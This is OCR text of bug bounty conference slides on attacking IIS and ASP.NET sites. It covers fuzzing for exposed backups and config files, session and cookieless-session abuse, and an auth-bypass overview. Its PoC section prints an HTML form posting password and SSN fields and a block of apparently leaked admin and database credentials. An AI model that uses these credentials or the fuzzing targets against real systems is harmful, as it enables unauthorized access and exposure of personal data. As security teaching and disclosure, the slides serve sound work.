
Hunt & Hack: Breaking IIS Web Infrastructures

Abdallah Al_Mahameed
Full-Time BugBounty Hunter&PenTester



$Whoami:


- Abdallah Al Mahameed (HackerX007).
- Full-time Bug Bounty Hunter&PenTester.
- Bugcrowd Top 50 .
- P1 Warrior Rank top 10.
- 200+ P1 on BugCrowd.
- Speker at:BSides Ahmedabad, PHDays, and BlackHat MEA.
- Hack Cup Winner 2022/2023&2025.
- HOF Meta/MailRU/X/..

Attack Vector Overview


Mastering ASP Fuzzing.

Shadow Paths: The ASP Endpoints Everyone Misses

Attack Vector Overview




Abusing ASP.NET_SessionId for Unauthorized Access.




Bypassing WAFs with ASP.NET Cookieless Sessions.

Attack Vector Overview




Uncovering Secrets in ASP.NET JS Files.




Breaking Auth with Unique Path Manipulation.

01:Mastering ASP Fuzzing.


Critical Fuzzing Vectors: File Extensions



In the Wild


CRITICAL ARCHIVE & ASSEMBLY FILES:
7z
7Z: Bin.7z
ZIP: Api.zip, Wwwroot.zip
DLL
DLL: Web.dll

In the Wild


SENSITIVE WEB & CONFIGURATION FILES:
HTM/HTML: Login.htm
TXT: Accesses.txt
JSON: appsettings.json

In the Wild


CRITICAL HANDLER & SERVICE FILES:
ASHX: UploadHandler.ashx
ASMX: File_Manager.asmx
SVC: Service1.svc

POC.

Unauthenticated Access To Backup Files Led To Expose Full PII/Passwords/Etc Or [redacted]

[redacted]


P1 Resolved

$10,000


40 points

Comments 2

```
wrap
<html>
<body>
<form method="POST" action=[redacted]">
<input type="hidden" value=[redacted]" name="PASSWORD"/>
<input type="hidden" value[redacted]ame="SSNUM"/>
<input type="hidden" value="true" name="LoginButton"/>

<input type="submit"/>
</form>
</body>

</html>
```



```
[redacted] btint
admintool
$unG@rd

Mantis Test Data Base
[redacted]
port : 3306
user: mantis
pwd: elv!s
schema: gt_mantis124
```



